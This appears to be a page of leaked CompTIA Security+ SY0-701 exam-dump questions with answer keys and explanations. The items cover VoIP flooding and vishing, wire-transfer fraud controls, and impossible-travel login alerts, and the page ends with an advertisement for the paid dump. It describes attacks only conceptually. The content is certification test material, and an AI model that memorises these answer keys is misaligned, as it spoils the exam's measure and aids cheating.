An attacker floods an organization's VoIP phone system with thousands of requests. This causes legitimate calls to drop or fail to connect. Analysis shows the attacker faked internal extensions to trick users into answering calls and sharing sensitive information. Which of the following types of attacks has the attacker used in this incident? (Select two).

- A.** SIP spoofing attack
- B.** On-path attack
- C.** Packet sniffing attack
- D.** Vishing attack
- E.** Denial-of-service attack
- F.** Supply chain attack

Answer: D,E ([LEAVE A REPLY](#))

The attacker used a denial-of-service attack and a vishing attack. The flood of thousands of VoIP requests causes legitimate calls to drop or fail, which is an availability attack and clearly maps to denial of service. The second behavior involves tricking users over voice communications into sharing sensitive information, which is vishing. Vishing is voice-based phishing and commonly abuses trust, urgency, caller ID manipulation, or internal-looking extensions. SIP spoofing may appear related because fake internal extensions are mentioned, but the question asks for two attack types that describe the overall incident: service disruption and voice-based social engineering. On-path attacks involve interception, packet sniffing captures traffic, and supply chain attacks compromise vendors or dependencies.

NEW QUESTION: 385

An accounting clerk sent money to an attacker's bank account after receiving fraudulent instructions over the phone to use a new account. Which of the following would most likely prevent this activity in the future?

- A. Standardizing security incident reporting
- B. Executing regular phishing campaigns
- C. Implementing insider threat detection measures
- D. Updating processes for sending wire transfers

Answer: D (LEAVE A REPLY)

Updating wire transfer processes to include verification steps (such as requiring dual approval or verifying account changes via a secondary communication method) can prevent fraudulent transactions. Attackers often use business email compromise (BEC) or pretexting to trick employees into transferring funds to fraudulent accounts.

Standardizing security incident reporting is useful for tracking security events but does not prevent fraud in real time.

Executing regular phishing campaigns improves awareness but does not enforce a verification process for financial transactions.

Implementing insider threat detection focuses on internal risks but does not specifically prevent external fraud.

A more secure wire transfer process with additional verification steps is the most effective measure against fraudulent transactions.

NEW QUESTION: 386

A security analyst is reviewing the following logs about a suspicious activity alert for a user's VPN log-ins.

Which of the following malicious activity indicators triggered the alert?

#Log Summary:

User logs in from Chicago, IL multiple times, then suddenly a successful login appears from Rome, Italy, followed again by Chicago logins - all within a short time span.

- A. Impossible travel
- B. Account lockout
- C. Blocked content
- D. Concurrent session usage

Answer: (SHOW ANSWER)

Impossible travel (A) refers to logins from geographically distant locations within a time period that makes travel between them physically impossible. In this case, a user logging in from Chicago and Rome within a short timeframe triggers this anomaly.

This is a strong indicator of a compromised account or stolen credentials being used elsewhere.

Reference: CompTIA Security+ SY0-701 Objectives, Domain 2.1 - "Indicators of malicious activity:

Impossible travel (geolocation anomalies)."

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**909** Q&As Dumps, **30%OFF** Special

Discount: Freepdfdumps)